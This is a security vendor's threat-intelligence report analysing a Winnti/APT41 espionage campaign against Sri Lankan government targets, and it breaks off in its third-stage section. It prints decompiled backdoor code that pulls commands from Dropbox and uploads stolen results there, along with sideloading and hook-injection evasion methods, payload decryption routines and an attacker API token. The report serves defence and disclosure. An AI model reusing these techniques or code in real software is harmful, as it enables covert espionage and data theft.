



THREAT INTEL

# Threat Intelligence

Winnti APT group docks in Sri Lanka for new campaign

**TLP: CLEAR**

# Table of Contents

---

● Overview	3
● The attack	4
● First stage - DBoxAgent	5
● Ofcpic.dll - DBoxAgent analysis	6
● Second stage - SerialVlogger	12
● libcef.dll - SerialVlogger analysis	12
● Third stage - VLOG.IPDB	15
● Fourth stage - KEYPLUG	17
● Attribution	18
● Sri Lanka and China - A little bit of history	18
● Sri Lanka and China - Current situation	19
● Conclusion	21
● Indicators of Compromise (IOCs)	22

# Overview

*This blog post was authored by Roberto Santos, Hossein Jazi and Jérôme Segura*

In early August, the Malwarebytes Threat Intelligence team identified a new attack targeting government entities in Sri Lanka. The threat actors used multiple layers of protection and techniques to make analysis harder and hide their final payload.

However, based on tactic, techniques and procedures (TTPs) as well as code similarities we believe that this attack falls under the Winnti umbrella (also known as APT41). Winnti is a Chinese state-sponsored group that has conducted cyber espionage and financially motivated operations since 2012.

This new campaign started on August 4th and has been active since at least the middle of August. Interestingly during the same time, the Chinese vessel Yuan Wang 5 (which tracks rocket and spacecraft launches for China), **arrived and docked at the naval port of Hambantota** located in Sri Lanka. Neighboring India views the vessel as a risk to its national security and the US Department of Defense believes it is operated by China's People's Liberation Army Strategic Support Force (PLA-SSF division). All this situation happened during a very difficult time for Lankans. We will briefly analyze this situation at the end of the report.

We identified several payloads being dropped in this campaign, including a backdoor that was new to us that we call DBoxAgent due to its use of Dropbox as a command and control server. Victimology analysis helped us to confirm our assumption of the Winnti threat group behind this attack with the KeyPlug malware used as final payload.

In this blog post we will review the chain of events and go through the different layers of protection that make this attack stealthy and show that Winnti continues to be active and expand its reach in the South Asia region.


We shared our initial findings with Dropbox who immediately took action to stop this malicious activity. We would like to thank the Dropbox threat intelligence team for their response.

## The attack

Sri Lanka has been going through a number of crises during the past year including mass protests while the country's economy is collapsing. Indeed, the United Nation relayed a call from humanitarian agencies that [Sri Lanka's economic crisis requires immediate global attention](#).

Interestingly, the attack we observed is being distributed via an ISO image masquerading as a document containing information about economic assistance ( *economic assistance.iso* ) hosted on Google Drive. [Metadata from VirusTotal](#) indicates that this particular file was first and subsequently uploaded from Sri Lanka (country code LK). We were also able to further confirm that victims were in the (UTC+05:30) time zone, and more specifically in [Sri Jayawardenepura](#) which is the country's administrative capital.

An overview of the attack can be seen in the next image, revealing the use of Dropbox as command and control server to help distribute several payloads, including the KeyPlug malware. Sandbox analysis of the sample can be found [here](#).




*Killchain*

## First stage - DBoxAgent

As stated, attackers used the ongoing situation in Sri Lanka to lure victims. The initial ISO file that victims have executed was named "economic assistance.iso". This ISO file contained 3 files:

- A LNK file showing a folder icon that is a shortcut for the following command: "C:\Windows\System32\cmd.exe /c des.exe"
- An executable named *des.exe*
- A DLL file named *ofcpipc.dll*



*Content for economic assistance.iso*

It would be easy for an unexperienced user to think that the LNK file is a folder. Instead, after clicking on the shortcut, *des.exe* is executed. This binary appears legitimate as it has 0 detection in VirusTotal and is part of by Trend Micro AV.

0 / 68

✓ No security vendors and no sandboxes flagged this file as malicious

867b5ab6db84ec428180f16ea32d670c0792469088d89d29869ba357e5329340

710.88 KB  
Size

2021-07-04 05:12:58 UTC  
1 year ago

LogServer

invalid-rich-pe-linker-version overlay peexe signed

Community Score

DETECTION DETAILS RELATIONS CONTENT SUBMISSIONS COMMUNITY

Signature Info ⓘ

Signature Verification

✓ Signed file, valid signature

File Version Information

Copyright Copyright (C) 2021 Trend Micro Incorporated. All rights reserved.

Product Trend Micro Apex One

Description Trend Micro Common Client Log Service

Original Name LogServer

Internal Name LogServer

File Version 14.0.0.9316

Date signed 2021-01-08 08:36:00 UTC

Signers

+ Trend Micro, Inc.

+ DigiCert EV Code Signing CA

+ DigiCert

*des.exe signature info*

## Ofcpic.dll - DBoxAgent analysis

However, *ofcpipc.dll* does have some detections and is the one containing malicious code. *des.exe* is a legitimate executable used to perform DLL SIDELOADING in order to execute *ofcpipc.dll*. This maliciously crafted DLL mimics the original DLL, containing all original exports and an additional one, named *OIPC\_InitPlus*:

index	name (7)	location	duplicate (0)
1	<a href="#">OIPC_CmdDataCopy</a>	.text:10001180	-
2	<a href="#">OIPC_CreateCommand</a>	.text:10001190	-
3	<a href="#">OIPC_DeInit</a>	.text:10001180	-
4	<a href="#">OIPC_FreeCommand</a>	.text:10001170	-
5	<a href="#">OIPC_Init</a>	.text:10001160	-
6	<a href="#">OIPC_InitPlus</a>	.text:10001360	-
7	<a href="#">OIPC_SendData</a>	.text:100011A0	-

### Extra import in Ofcpic.dll

Looking at DLL\_Main, what we have in here are basic checks and initialization. The malware expects to be executed in a very specific way; it will skip execution when launched directly using *rundll* (to avoid being detected by some sandboxes) and also it expects to be located in the %PUBLIC% folder.

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    const CHAR *CommandLineA; // esi
    HWND ConsoleWindow; // eax


    hModule = hinstDLL;
    if ( FLAG_INSTALLATION )
    {
        CommandLineA = GetCommandLineA();
        ConsoleWindow = GetConsoleWindow();
        ShowWindow(ConsoleWindow, 0);
        if ( !StrStrIA(CommandLineA, "rundll") )
            main_dll();
    }
    return 1;
}
```

### DLL skip execution generated by rundll

Moving forward to the main functionality, when all the required conditions are satisfied a buffer contained in its data section will be decoded and allocated to a new memory region. This allocated memory will contain shellcode that implements the malicious functionality.

The most common way to execute shellcode is directly using a *jmp* or a *call* instruction to the pointer. Instead, attackers placed a hook in the [\\_security\\_init\\_cookie\(\)](#) function (a well known function in executables compiled with Visual Studio), part of *des.exe* . Remember that *des.exe* was the original signed executable. This is important, as using this technique may be not detected by many AV vendors.

The following diagram shows how the injection is performed:




*DBoxAgent memory layout during injection process, step by step*

The shellcode is a backdoor that gives the ability for attackers to control the victim's machine. We named this new backdoor **DBoxAgent** as it uses Dropbox as C&C. This way, attackers are able to circumvent network protection tools, as all communications are sent and received through Dropbox API. They used the following authentication: **Bearer \_ah6koSKE8UAAAAAAAAAAAXV5IH\_zm1T-xVCTqyhty3cq8U7kTb9E4y2XMPDdasKV .**



Inside Dropbox, attackers created a folder tree. In a nutshell, DboxAgent will be uploading stolen data to Dropbox and downloading code to execute, using polling. Dropbox folder created by the attackers could be something like that:



*Attacker's view of files contained in Dropbox*

Every folder under users represents a victim. The names were generated by using a concatenation of ethernet adapters MAC addresses found in their machines:

```

result = main_struct_secondBuff->iat->gen_GetAdaptersInfo(pointer, (PULONG)&v13);
v5 = pointer;
v10 = pointer;
if ( !pointer )
    goto LABEL_8;
do
{
    if ( pointer->Type == MIB_IF_TYPE_ETHERNET )
    {
        v6 = 0;
        if ( (int)pointer->AddressLength > 0 )
        {
            v14 = 1;
            do
            {
                result = ((int (__cdecl *)(CHAR *, char *, _DWORD))main_struct_secondBuff_1->iat->msvcrt_sprintf)(
                    &macAddresses[counter],
                    format_02X,
                    pointer->Address[v6]);
                counter += 2;
                ++v6;
            }
            while ( v6 < (signed int)pointer->AddressLength );
        }
    }
    pointer = pointer->Next;
}
while ( pointer );

```

*Attackers have used ETHERNET MAC Addresses to identify victims*

Here is a description for those files and folders that could be found at attackers Dropbox generated account:

### **info.txt**

This file is created when the victim runs the malware, and contains the output generated by the command *systeminfo* .

### **down (folder)**

Here, attackers will place files that will be dropped to the victim's machine. The malware will look for a special file called *DownConfig.txt* that contains the filename to download.

```

while ( 1 )
{
v3 = (void *)download(main_struct->_SL_users_SL_macuser_SL_shell_SL_CmdConfig_DOT_txt, &lenOut, main_struct_);
if ( v3 )
{
v4 = toMultybyteString(
(buff *)main_struct->secondbuff,
(LPWSTR)main_struct->_SL_users_SL_macuser_SL_shell_SL_CmdConfig_DOT_txt);
deleteFileFromDropbox(main_struct_, (int)v4);
freeBuffer(v4);
buffToWritea = (buff *)executeCommandGetResult((buff *)main_struct->secondbuff, (int)v3);
freeBuffer(v3);
if ( buffToWritea )
{
v5 = ((int (*)(void))main_struct->iat->kernel32_GetTickCount)();
decodeStringPWSTR2(str, 8); // %u.txt
((void (__cdecl *)(char *, WCHAR *, int))main_struct->iat->user32_wsprintfW)(v11, str, v5);
decodeStringPWSTR2(str, 8);
((void (__cdecl *)(__int16 *, PCWSTR))main_struct->iat->msvcrt_wcsncpy)(
url_destinationFile,
main_struct->_SL_users_SL_macuser_SL_shell);
((void (__cdecl *)(__int16 *, char *))main_struct->iat->msvcrt_wcscat)(url_destinationFile, v11);
v6 = ((int (__cdecl *)(buff *))main_struct->iat->msvcrt_strlen)(buffToWritea);
sendToDropbox(main_struct_, (PWSTR)url_destinationFile, buffToWritea, v6);
freeBuffer(buffToWritea);
}
}
gen_Sleep = main_struct->iat->gen_Sleep;
PseudoRandValue = getPseudoRandValue((buff *)main_struct->secondbuff, 60000, 180000);
((void (__stdcall *)(unsigned int, int, int))gen_Sleep)(PseudoRandValue, v9, v10);
}
}

```

*Code responsible of fetching and dropping files to victims computers*

We have found 3 different files (payloads) in here named *jcef\_helper.exe* , *libcef.dll* and *vlog.ipdb* .

### upload (folder)

Used for recovering files from victims' computers. There is a special file called *UploadConfig.txt* , where attackers place the names of the files to steal from victims.

### shell (folder)

Used to send and receive commands via *CmdConfig.txt* . Files with random numbers are the output generated by these commands. All communications are performed using the Dropbox API via the (encrypted) HTTPS protocol. However, attackers adde an extra security layer. All files, commands and outputs are stored and sent using custom encoding. Note that these tiny encoders are common signatures in Winnti attacks:

```

for i in range(lenStr):
    ecx = 3
    eax = lenStr
    eax_1 = ecx ^ eax
    div = int(eax_1 % 0xFF)
    charOut = ( div ^ str_[i]) & 0xFF


```

*Algorithm used to protect files (DBoxAgent)*

## Second stage - SerialVlogger

By using DBoxAgent, attackers had already full control of their victim's machine. They were able to steal information and also to deploy additional pieces of malware. In that regard, only selected victims received this second stage that used *jcef\_helper.exe* , *libcef.dll* and *vlog.ipdb* files.

*Jcef\_helper* is not malicious and, as with *des.exe* , it was used just as a means to execute *libcef.dll* . This *jcef\_helper* is the legitimate Java Chromium Embedded Framework helper, **signed by JetBrains** .



The image shows a Windows File Signature Verification window for the file *jcef\_helper.exe*. The window is titled "Signature Info" and contains the following information:

- Signature Verification:** A green checkmark icon followed by the text "Signed file, valid signature".
- File Version Information:**

Copyright	Copyright (C) 2021 The Chromium Embedded Framework Authors
Product	Java Chromium Embedded Framework (JCEF) Helper
Description	Java Chromium Embedded Framework (JCEF) Helper
Original Name	jcef_helper.exe
Internal Name	jcef_helper
File Version	84.3.8.0+gb393b8e
Date signed	2021-01-16 01:29:00 UTC
- Signers:**
  - + JetBrains s.r.o. (highlighted with a red box)
  - + Go Daddy Secure Certificate Authority - G2
  - + Go Daddy Root Certificate Authority - G2

*Jcef\_helper.exe* signature info

### libcef.dll - SerialVlogger analysis

In that case, the DLL was packed with VMProtect. As in the first stage, the same procedure is followed to execute this malicious DLL. Functionality in fact is pretty similar to the first bytes seen in DBoxAgent, where a buffer was decoded and then executed using a hook placed in the address for `__security_init_cookie()` . However, it has some interesting points to dig in.

First of these peculiarities is that SerialVlogger won't inject anything contained in any buffer inside it. Instead, SerialBlogger will look for a special file named *vlog.ipdb* (remember that *vlog.ipdb* was one of the files dropped along).

```

filenameWstr.anonymous_0.capacity_ += 10i64;
p_filenameWstr = &filenameWstr;
if ( *(_QWORD *)&anonymous_0.sso_buffer[8] >= 0x10ui64 )
    p_filenameWstr = (basic_string2 *)filenameWstr.begin_;
v6 = (char *)p_filenameWstr + anonymous_0.capacity_;
memmove(v6, "\\vlog.ipdb", 0xAui64);
v6[10] = 0;
vlog_ipdb_Path = &filenameWstr;
}
v31.begin_ = 0i64;
v31.anonymous_0 = 0ui64;
v31 = *vlog_ipdb_Path;
vlog_ipdb_Path->anonymous_0.capacity_ = 0i64;
*(&vlog_ipdb_Path->anonymous_0.capacity_ + 1) = 15i64;
LOBYTE(vlog_ipdb_Path->begin_) = 0;
if ( *(_QWORD *)&filenameWstr.anonymous_0.sso_buffer[8] >= 0x10ui64 )
{
    begin = (char *)filenameWstr.begin_;
    if ( (unsigned __int64)*(_QWORD *)&filenameWstr.anonymous_0.sso_buffer[8] + 1i64 >= 0x1000 )
    {
        begin = (char *)*(filenameWstr.begin_ - 1);
        if ( (unsigned __int64)((char *)filenameWstr.begin_ - begin - 8) > 0x1F )
            invalid_parameter_noinfo_noreturn();
    }
    j_j_freeBase(begin);
}
filenameWstr.anonymous_0.capacity_ = 0i64;
*(_QWORD *)&filenameWstr.anonymous_0.sso_buffer[8] = 15i64;
LOBYTE(filenameWstr.begin_) = 0;
blogPath = &v31;
if ( *(_QWORD *)&v31.anonymous_0.sso_buffer[8] >= 0x10ui64 )
    blogPath = (basic_string2 *)v31.begin_;
VlogIpdbFile = (FILE *)openFile(blogPath, "rb");
VlogIpdbFile_ = VlogIpdbFile;
if ( !VlogIpdbFile )
{
    RtlExitUserProcess(0i64);
    __debugbreak();
}
}

```

*SerialVlogger code extract, showing how it will open vlog.ipdb and terminate execution when not found*

As it can be seen, execution will not continue in case *vlog.ipdb* does not exist. After that, the malware will use *GetVolumeInformationA* to query properties about C:. Specifically, the SerialNumber of the drive is what attackers are interested in. They will use this serial number as a key to decrypt *vlog.ipdb*, using the following algorithm.

Similar algorithms have been found as part of past attacks attributed to Winnti:

```

volumeHexSerialNumber_ = volumeHexSerialNumber;
if ( (int)VlogIpdbFileSize > 0 )
{
    buffer_VlogIpdbContent_1 = buffer_VlogIpdbContent;
    v20 = v33;
    do
    {
        p_volumeHexSerialNumber = &volumeHexSerialNumber;
        if ( v17 >= 0x10 )
            p_volumeHexSerialNumber = (PWSTR *)volumeHexSerialNumber_;
        *buffer_VlogIpdbContent_1 ^= (70 / (i + 2) + 7 + i * *((char *)p_volumeHexSerialNumber + i % v20)) % 255;
        ++i;
        ++buffer_VlogIpdbContent_1;
        --VlogIpdbFileSize;
    }
    while ( VlogIpdbFileSize );
}

```

*Algorithm used to unprotect vlog.ipdb file*

That means that every victim will have its own different copy of the *vlog.ipdb* file. Attempts to run *vlog.ipdb* files in a different machine will result in a crash. Attackers have made a pretty good in disguising these files, as *vlog.ipdb* files have an entropy close to 8. The decoding algorithm can be seen as follows in a Python implementation:

```

for i in range(lenStr):
    part1 = int(70/(i+2)) + 7
    part2 = ord(key[i % lenkey]) * i
    xor_val = (part1 + part2) % 0xFF
    decodedByte = (xor_val ^ str_[i] ) & 0xFF
    str_out.append(decodedByte)

```

*Algorithm used to unprotect vlog.ipdb file, in Python*

A quick note about the algorithm: part1 is not produced using the key or the buffer. After a few rounds it will tend to 7. Part1 will just add an extra rotation to the leading bytes (at the end, this does not affect the randomness). We don't know why attackers decided to go that way, but probably they wanted to add an extra protection layer to first bytes, as in first rounds complexity is a little higher. So, discarding this part1 as complexity source, the algorithm is pretty simple. It consists of multiplying the key with the iteration value, and simply xoring then with the encoded buffer.

Finally, this file will decrypt *vlog.ipdb* contents and will place a hook in `__security_init_cookie()`, so the *vlog.ipdb* content will be executed later instead of the original *jcef\_helper.exe* file.

## Third stage - VLOG.IPDB

*Vlog.ipdb* is a tiny DLL loader, capable of running a DLL that is encrypted inside the shellcode itself. To do so, it will first locate its own address by using the well known call - pop scheme, shown in the next image:

```
getOwnOffset    proc near                                ; CODE XREF: sub_300000+91↑p
                call    $+5
                pop     rax
                retn
getOwnOffset    endp
```

